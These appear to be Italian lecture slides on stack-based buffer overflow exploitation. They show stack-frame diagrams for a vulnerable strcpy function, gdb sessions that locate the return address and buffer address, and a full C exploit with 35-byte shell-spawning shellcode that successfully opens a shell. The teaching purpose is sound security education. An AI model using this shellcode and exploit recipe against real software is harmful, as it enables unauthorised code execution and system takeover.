

.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
&buf
k
← ESP
... (0x04b)
ESP+0x04
... (0x08b)
... (0x04b)
EBP-0x48
... (0x44b)
k
j
&arg
← EBP
EBP+0x08
var locali main
SFP main
...
saved frame pointer
return address in main
parametro passato a vuln



.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
&buf
k
← ESP
... (0x04b)
ESP+0x04
... (0x08b)
... (0x04b)
EBP-0x48
... (0x44b)
k
← EBP
j
&arg
EBP+0x08
var locali main
SFP main
...
EAX = &arg
saved frame pointer
return address in main
parametro passato a vuln



.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
&buf
k
← ESP
&arg (0x04b) ESP+0x04
... (0x08b)
(0x04b) EBP-0x48
... (0x44b)
k
← EBP
j
&arg EBP+0x08
var locali main
SFP main
...
EAX = &arg
saved frame pointer
return address in main
parametro passato a vuln



.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
&buf
k
← ESP
&arg (0x04b) ESP+0x04
... (0x08b)
(0x04b) EBP-0x48
... (0x44b)
k
← EBP
j
&arg EBP+0x08
var locali main
SFP main
...
EAX = &buf
saved frame pointer
return address in main
parametro passato a vuln


.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
stack
&buf
&buf
&arg (0x04b)
... (0x08b)
(0x04b)
... (0x44b)
k
j
&arg
k
var locali main
SFP main
...
← ESP
ESP+0x04
EBP-0x48
← EBP
EBP+0x08
esecuzione di strcpy(buf,arg);
saved frame pointer
return address in main
parametro passato a vuln


.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
leave:
-> mov esp, ebp
pop ebp
stack
&buf
&arg (0x04b)
... (0x08b)
&buf
shellcode (0x04b)
+ (0x44b)
NOP padding (0x04b)
&buf (0x04b)
&arg
k
var locali main
SFP main
...
← ESP
ESP+0x04
EBP-0x48
← EBP
EBP+0x08
shellcode di 35 bytes
NOP padding di 41 bytes
return address modificato: &buf
parametro passato a vuln


.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
leave:
mov esp, ebp
-> pop ebp
stack
&buf
&arg (0x04b) ESP+0x04
... (0x08b)
&buf
shellcode (0x04b) EBP-0x48
+ (0x44b)
NOP padding (0x04b) ← EBP/ESP
&buf (0x04b)
&arg EBP+0x08
var locali main
k
SFP main
...
shellcode di 35 bytes
NOP padding di 41 bytes
return address modificato: &buf
parametro passato a vuln


.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
← EIP
ret:
eip = pop()
stack
&buf
&arg (0x04b) ESP+0x04
... (0x08b)
&buf
shellcode (0x04b) EBP-0x48
+ (0x44b)
NOP padding (0x04b)
&buf (0x04b) ← ESP
&arg EBP+0x08
var locali main
k
SFP main
...
shellcode di 35 bytes
NOP padding di 41 bytes
return address modificato: &buf
parametro passato a vuln
0x90909090 ← EBP


.text
&main
...
main(int, char*)
...
&vuln
vuln(char *)
...
&vuln: push ebp
mov ebp, esp
sub esp,0x58
mov eax,DWORD PTR [ebp+0x8]
mov DWORD PTR [esp+0x4],eax
lea eax,[ebp-0x48]
mov DWORD PTR [esp],eax
call &strcpy
leave
ret
stack
&buf
&buf
&arg (0x04b) ESP+0x04
... (0x08b)
shellcode (0x04b) ← EIP
+ (0x44b)
NOP padding (0x04b)
&buf (0x04b)
&arg ← ESP
var locali main
k
SFP main
...
shellcode di 35 bytes
NOP padding di 41 bytes
return address modificato: &buf
parametro passato a vuln
0x90909090 ← EBP

# stack smashing

Andiamo ora ad analizzare il programma col debugger

- innanzitutto, vediamo come passando un parametro molto più lungo di 63 caratteri, abbiamo un *Segmentation fault*

```
term:$ gdb simpleoverflow
(gdb) r 000011112222333344445555666677778889999AAAABBBBCCCC
DDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO

Starting program: /mnt/SR2/code/simpleoverflow 000011112222
333344445555666677778889999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH
IIIIJJJJKKKKLLLLMMMMNNNNOOOO

Program received signal SIGSEGV, Segmentation fault.
0x4a4a4a4a in ?? ()
```

# stack smashing

- Al posto del semplice *Segmentation fault*, dobbiamo passare un parametro che causi iniezione ed esecuzione dello *shell-spawning shellcode*
  - tale *shellcode* è di 35 bytes
    - può essere ospitato nel buffer vulnerabile (64 bytes)
- dobbiamo trovare la posizione del RA rispetto all'inizio del buffer vulnerabile
  - impostiamo un breakpoint sull'indirizzo argomento della CALL
    - fermando l'esecuzione nel momento in cui RA sarà sul top dello stack

# stack smashing

```
(gdb) disas main
Dump of assembler code for function main:
[...]
   0x0804840f <+17>: mov    DWORD PTR [esp],eax
   0x08048412 <+20>: call   0x80483e4 <vuln>
   0x08048417 <+25>: mov    eax,0x0
   0x0804841c <+30>: leave
   0x0804841d <+31>: ret
End of assembler dump.
(gdb) break *0x80483e4
Breakpoint 1 at 0x80483e4: file simpleoverflow.c, line 4.
(gdb) r 000011112222333344445555666677778888999AAAABBBBCCCC
DDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO
Starting program: /mnt/SR2/code/simpleoverflow 000011112222
333344445555666677778888999AAAABBBBCCCCDDDDEEEEFFFFGGGG
HHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO
```

# stack smashing

```
Breakpoint 1, vuln (arg=0xbffff5e5 "00001111222233334444555
666677778888999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKK
LLLLMMMMNNNNOOOO")
    at simpleoverflow.c:4
4 void vuln(char *arg) {
(gdb) print $esp
$1 = (void *) 0xbffff37c
(gdb) print &buf
$2 = (char (*)[64]) 0xbffff330
(gdb) print $esp-(void*)&buf
$3 = 76
```

- calcoliamo la distanza tra RA e inizio del buffer vulnerabile: 76 bytes

# stack smashing

- dobbiamo costruire una stringa che al byte 76 indichi il nuovo RA
  - che deve essere l'indirizzo del primo byte di `buf`
    - in totale: sufficiente una stringa di 80 bytes (76+4 per il RA)
- a che indirizzo è collocato, sullo stack, il buffer `buf`?
- la sessione di debugging precedente indicava come indirizzo di `buf` `0xbffff330`
  - ma in tale sessione avevamo avviato il programma con una stringa di 100 bytes
    - gli stessi parametri passati da linea di comando vengono collocati sullo stack
    - quindi cambiare la loro lunghezza cambia la posizione che avrà a runtime il buffer `buf`!
- per avere l'indirizzo "giusto", ripetiamo l'esecuzione nel debugger con una stringa di esattamente 80 caratteri

# stack smashing

```
(gdb) r 000011112222333344445555666677778888999AAAABBBBCCCC
DDDDEEEEFFFFGGGGHHHHIIIIJJJJ
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /mnt/SR2/code/simpleoverflow 000011112222
333344445555666677778888999AAAABBBBCCCCDDDDEEEEFFFFGGGG
HHHHIIIIJJJJ

Breakpoint 1, vuln (arg=0xbffff5f9 "00001111222233334444555
5666677778888999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ")
at simpleoverflow.c:4
4 void vuln(char *arg) {
(gdb) print &buf
$4 = (char (*)[64]) 0xbffff340
```

- il RA da indicare è quindi `0xbffff340`

# stack smashing

- l'input al programma vulnerabile deve essere una stringa binaria di 80 bytes così formata:

```
SHELLCODE (35 bytes) |  NOP (41 bytes) | RET ADDR (4 bytes)
```

- i NOP sono utilizzati semplicemente come riempitivo
  - ricordiamo che non possiamo usare il carattere NULL
- scriviamo un breve programma, `simpleoverflow_exploit.c`, che
  - prepara la stringa binaria d'attacco
  - la dà in output

```
// simpleoverflow_exploit.c

#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\
    x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\
    x89"
"\xe1\xcd\x80";

#define RETADDR 0xbffff340
#define BUFSIZE 80

int main(int argc, char *argv[]) {
   char buffer[BUFSIZE];

   memset(buffer, 0x90, BUFSIZE);
   memcpy(buffer, shellcode, strlen(shellcode));
   *((unsigned int*) (buffer+(BUFSIZE-4))) = RETADDR;

   printf("%s",buffer);
}
```

# stack smashing

- eseguiamo il programma vulnerabile dando in input la stringa binaria d'attacco

```
$ gcc -o simpleoverflow_exploit simpleoverflow_exploit.c
$ gdb simpleoverflow
(gdb) r `./simpleoverflow_exploit`
Starting program:
 /mnt/SR2/code/simpleoverflow `./simpleoverflow_exploit`
process 22682 is executing new program: /bin/dash
$
```

- l'exploit ha funzionato
  - lo *shellcode* è stato eseguito, avviando una shell

# stack smashing

Analizziamo con tre breakpoints il momento *clou* dell'esecuzione:

- il primo all'inizio dell'esecuzione della funzione
  - per annotare la posizione del RA
- il secondo prima della chiamata alla `strcpy()`
  - che causa l'overflow e la sovrascrittura del RA
- il terzo e ultimo sulla RET
  - che passa il controllo allo *shellcode*

```
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x080483e4 <+0>:  push   ebp
   0x080483e5 <+1>:  mov    ebp,esp
   0x080483e7 <+3>:  sub    esp,0x58
   0x080483ea <+6>:  mov    eax,DWORD PTR [ebp+0x8]
   0x080483ed <+9>:  mov    DWORD PTR [esp+0x4],eax
   0x080483f1 <+13>: lea    eax,[ebp-0x48]
   0x080483f4 <+16>: mov    DWORD PTR [esp],eax
   0x080483f7 <+19>: call   0x804831c <strcpy@plt>
   0x080483fc <+24>: leave
   0x080483fd <+25>: ret
End of assembler dump.
(gdb) break *0x080483e4
Breakpoint 3 at 0x80483e4: file simpleoverflow.c, line 4.
(gdb) break *0x080483f7
Breakpoint 4 at 0x80483f7: file simpleoverflow.c, line 6.
(gdb) break *0x080483fd
Breakpoint 5 at 0x80483fd: file simpleoverflow.c, line 7.
```

# stack smashing

- eseguiamo fino al primo breakpoint

```
(gdb) r ‘./simpleoverflow_exploit‘
Starting program:
 /mnt/SR2/code/simpleoverflow ‘./simpleoverflow_exploit‘

Breakpoint 3, vuln (
    arg=0xbffff5f9 "[...cut...]") at simpleoverflow.c:4
4 void vuln(char *arg) {
(gdb) x/1x $esp
0xbffff38c: 0x08048417
(gdb) c
Continuing.
```

- sul top dello stack, all’indirizzo `0xbffff38c`, c’è il RA

